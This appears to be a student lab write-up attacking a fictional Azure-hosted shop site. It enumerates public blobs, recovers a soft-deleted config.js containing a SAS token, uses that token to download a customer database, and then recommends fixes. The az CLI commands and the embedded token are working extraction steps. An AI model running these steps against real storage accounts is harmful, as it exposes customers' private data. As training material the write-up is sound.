Step 0:



Figure 1: Installing Azure CLI and showing it running in Kali terminal using `az --version`



Figure 2: Logging into Azure using Purdue credentials

Step 1:

```
<html>
<head>
<title>Welcome to Zuels Zesty Zephyrs!</title>
</head>
<body>
<h1>Welcome to Zuels Zesty Zephyrs!</h1>
<p>We offer a variety of bedroom essentials to make your sleep be as relaxing as possible... </p>
<p>Because everybody deserves to take a good night's rest after a long day!</p>

<p>Here are the category of items that we provide:  </p>
<p><img src="https://zzzsite.blob.core.windows.net/$web/bedframe.jpg" alt="bed frame"></p>
<p>Bed frames</p>
<p><img src="https://zzzsite.blob.core.windows.net/$web/bedsheet.jpg" alt="bed sheet"></p>
<p>Bed sheets</p>
<p><img src="https://zzzsite.blob.core.windows.net/$web/mattress.jpg" alt="mattress"></p>
<p>Mattresses</p>
<p><img src="https://zzzsite.blob.core.windows.net/$web/pajama.jpg" alt="pajama"></p>
<p>Pajamas</p>

<hr>
<p>Give us a call at (555) 555-5555 to get a more detailed list of orders you can make! Available 25/7, Monday - Sunday</p>
<p>Â© ZZZ Publishing, 2025</p>
</body>
</html>
```

Figure 3: Accessing ZZZ's website, https://zzzsite.z13.web.core.windows.net/, and using the inspect tool to find all the blobs (Binary Large Object)

```
┌──(root㉿joshlieberg)-[~]
└─# az storage blob list --account-name zzzsite --container-name '$web' --output table

There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add `--auth-mode login` in your command to use Azure Active Directory (Azure AD) for authorization if your login account is ass
igned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more
information about environment variable usage.

Skip querying account key due to failure: (SubscriptionNotFound) The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.
Code: SubscriptionNotFound
Message: The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.
Name          Blob Type    Blob Tier    Length    Content Type    Last Modified              Snapshot
------------  -----------  -----------  --------  --------------  -------------------------  ----------
bedframe.jpg  BlockBlob    Hot          90445     image/jpeg      2025-02-01T03:25:23+00:00
bedsheet.jpg  BlockBlob    Hot          46902     image/jpeg      2025-02-01T03:25:23+00:00
index.html    BlockBlob    Hot          979       text/html       2025-02-18T16:02:22+00:00
mattress.jpg  BlockBlob    Hot          50265     image/jpeg      2025-02-01T03:19:33+00:00
pajama.jpg    BlockBlob    Hot          48642     image/jpeg      2025-02-01T03:19:33+00:00
```

Figure 4: Enumerating the blobs in the `$web` container using `az storage blob list --account-name zzzsite --container-name '$web' --output table`

```
┌──(root㉿joshlieberg)-[~]
└─# az storage blob list --account-name zzzsite --container-name '$web' --include v --output table

There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add `--auth-mode login` in your command to use Azure Active Directory (Azure AD) for authorization if your login account is ass
igned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more
information about environment variable usage.

Skip querying account key due to failure: (SubscriptionNotFound) The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.
Code: SubscriptionNotFound
Message: The subscription '4130bd39-7c53-419c-b1e5-8758d6d63f21' could not be found.
Name          Blob Type    Blob Tier    Length    Content Type              Last Modified              Snapshot
------------  -----------  -----------  --------  ------------------------  -------------------------  ----------
bedframe.avif  BlockBlob    Hot          90445     image/avif                2025-02-01T03:17:19+00:00
bedframe.jpg   BlockBlob    Hot          90445     image/jpeg                2025-02-01T03:25:23+00:00
bedsheet.jpg   BlockBlob    Hot          46902     image/jpeg                2025-02-01T03:25:23+00:00
bedsheet.webp  BlockBlob    Hot          46902     image/webp                2025-02-01T03:19:33+00:00
config.js      BlockBlob    Hot          225       application/javascript    2025-02-06T21:47:43+00:00
config.js      BlockBlob    Hot          225       application/javascript    2025-02-06T21:50:09+00:00
index.html     BlockBlob    Hot          1314      text/html                 2025-01-30T05:58:55+00:00
index.html     BlockBlob    Hot          1081      text/html                 2025-01-31T22:22:06+00:00
index.html     BlockBlob    Hot          1042      text/html                 2025-01-31T22:25:13+00:00
index.html     BlockBlob    Hot          1373      text/html                 2025-01-31T22:26:25+00:00
index.html     BlockBlob    Hot          1375      text/html                 2025-01-31T22:27:25+00:00
index.html     BlockBlob    Hot          1372      text/html                 2025-01-31T22:27:46+00:00
index.html     BlockBlob    Hot          1367      text/html                 2025-01-31T22:28:06+00:00
index.html     BlockBlob    Hot          1088      text/html                 2025-02-01T03:17:05+00:00
index.html     BlockBlob    Hot          1094      text/html                 2025-02-01T03:17:32+00:00
index.html     BlockBlob    Hot          809       text/html                 2025-02-01T03:19:20+00:00
index.html     BlockBlob    Hot          807       text/html                 2025-02-06T18:04:12+00:00
index.html     BlockBlob    Hot          850       text/html                 2025-02-18T15:53:07+00:00
index.html     BlockBlob    Hot          979       text/html                 2025-02-18T16:02:22+00:00
mattress.jpg   BlockBlob    Hot          50265     image/jpeg                2025-02-01T03:19:33+00:00
pajama.jpg     BlockBlob    Hot          48642     image/jpeg                2025-02-01T03:19:33+00:00
```

Figure 5: Retrieving blob versions from the `$web` container using `az storage blob list --account-name zzzsite --container-name '$web' --include v --output table`

```
┌──(root㉿joshlieberg)-[~]
└─# az storage blob list --account-name zzzsite --container-name '$web' --include d --output table

There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add `--auth-mode login` in your command to use Azure Active Directory (Azure AD) for authorization if your login account is assigned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more information about environment variable usage.

Skip querying account key due to failure: Storage account 'zzzsite' not found.
Name          Blob Type    Blob Tier    Length    Content Type    Last Modified              Snapshot
------------  -----------  -----------  --------  --------------  -------------------------  ----------
bedframe.jpg  BlockBlob    Hot          90445     image/jpeg      2025-02-01T03:25:23+00:00
bedsheet.jpg  BlockBlob    Hot          46902     image/jpeg      2025-02-01T03:25:23+00:00
index.html    BlockBlob    Hot          979       text/html       2025-02-18T16:02:22+00:00
mattress.jpg  BlockBlob    Hot          50265     image/jpeg      2025-02-01T03:19:33+00:00
pajama.jpg    BlockBlob    Hot          48642     image/jpeg      2025-02-01T03:19:33+00:00
```

Figure 6: Trying to use the `d` flag to find deleted blobs using `az storage blob list --account-name zzzsite --container-name '$web' --include d --output table`

```
┌──(root㉿joshlieberg)-[~]
└─# az storage blob list --account-name zzzsite --container-name '$web' --include v --output json > table.json
WARNING:
There are no credentials provided in your command and environment, we will query for account key for your storage account.
It is recommended to provide --connection-string, --account-key or --sas-token in your command as credentials.

You also can add `--auth-mode login` in your command to use Azure Active Directory (Azure AD) for authorization if your login account is assigned required RBAC roles.
For more information about RBAC roles in storage, visit https://learn.microsoft.com/azure/storage/common/storage-auth-aad-rbac-cli.

In addition, setting the corresponding environment variables can avoid inputting credentials in your command. Please use --help to get more information about environment variable usage.
WARNING:
Skip querying account key due to failure: Storage account 'zzzsite' not found.
```

Figure 7: Using `az storage blob list --account-name zzzsite --container-name '$web' --include v --output json > table.json` to list all blobs in azure storage into a json file

Figure 8: Using `cat table.json` to read all the contents of the json file

Blob Link	Version ID	Blob Deleted?
https://zzzsite.blob.core.windows.net/$web/bedframe.jpg	2025-02-01T03:25:23.4490458Z	Not Deleted
https://zzzsite.blob.core.windows.net/$web/bedsheet.jpg	2025-02-01T03:25:23.4301288Z	Not Deleted
https://zzzsite.blob.core.windows.net/$web/index.html	2025-02-18T16:02:22.0716129Z	Not Deleted
https://zzzsite.blob.core.windows.net/$web/mattress.jpg	2025-02-01T03:19:33.9028966Z	Not Deleted
https://zzzsite.blob.core.windows.net/$web/pajama.jpg	2025-02-01T03:19:33.9476999Z	Not Deleted
https://zzzsite.blob.core.win	2025-02-01T03:17:19.27670	Deleted

dows.net/$web/bedframe.avif	28Z	
https://zzzsite.blob.core.windows.net/$web/bedsheet.webp	2025-02-01T03:19:33.878006 4Z	Deleted
https://zzzsite.blob.core.windows.net/$web/config.js	2025-02-06T21:50:09.093185 9Z	Deleted

Table 1: Displaying all blobs both deleted and not deleted

Step 2:



Figure 9: Using `az storage blob download --account-name zzzsite --container-name '$web' --name 'config.js' --version-id "2025-02-06T21:47:43.5576602Z" --file config_download.js` to access the blob from a newly created file



Figure 10: Opening `/root/config_download.js` to finally access the contents of the blob and find the SAS token

Step 3:



Figure 11: Extracting the data with the SAS token from the deleted blob using `sudo az storage file download --account-name zzzsite --share-name customers --path customers.db --sas-token 'se=2026-12-31&sp=rwl6sv=2022-11-02&ss=f&srt=sco&sig=Ua3LmawqaRPQYhTUMEYLU22/ht/coMvIg8QtO0/8pE%3D'`

Figure 12: Using `cat customers.db` to display the contents of the data extracted in Figure 11

Step 4:

Zuel's Zesty Zephyrs has a few issues with their website. Firstly, they have blobs that are publicly accessible inside of `$web`. This container is the designated location for static websites which is why ZZZ had their blobs stored there. Since they had blobs located there, an unauthorized user was allowed access to the files and able to enumerate them. With this amount of access, sensitive files can be viewed, deleted, or downloaded. This is a huge security risk that ZZZ needs to fix immediately. Another glaring issue is how ZZZ handles their deleted data. ZZZ had thought they permanently deleted the `config.js` blob which was not the case. This blob was still accessible and able to be recovered. Located inside this supposedly deleted blob was a SAS token. Using this token allowed the unauthorized user to extract the `customers.db` and view its data. These two issues pose huge security risks to ZZZ and their customers.

Firstly, a recommendation for ZZZ to adopt is to secure access to storage blobs. Currently, these storage blobs are accessible to the public. Restricting public access would increase the security of the company's information. They could accomplish this by enforcing private access controls policies or implementing RBAC to all users in hopes of limiting access. Another recommendation ZZZ could implement is to fix the security of the SAS Token used to access `customers.db`. As it currently stands, the SAS Token has no expiration period and full access for all users. To combat this, the SAS Token should have short expiration dates so a new token can be generated when access is needed. Additionally the access could be changed to read only instead of just being fully accessible. Lastly, a storage lifecycle management system could be introduced in the ZZZ infrastructure. This system would help ensure that old versions of blobs are permanently deleted instead of soft deleted with full access. Adopting these recommendations would not only help secure ZZZ but keep their customers safe as well.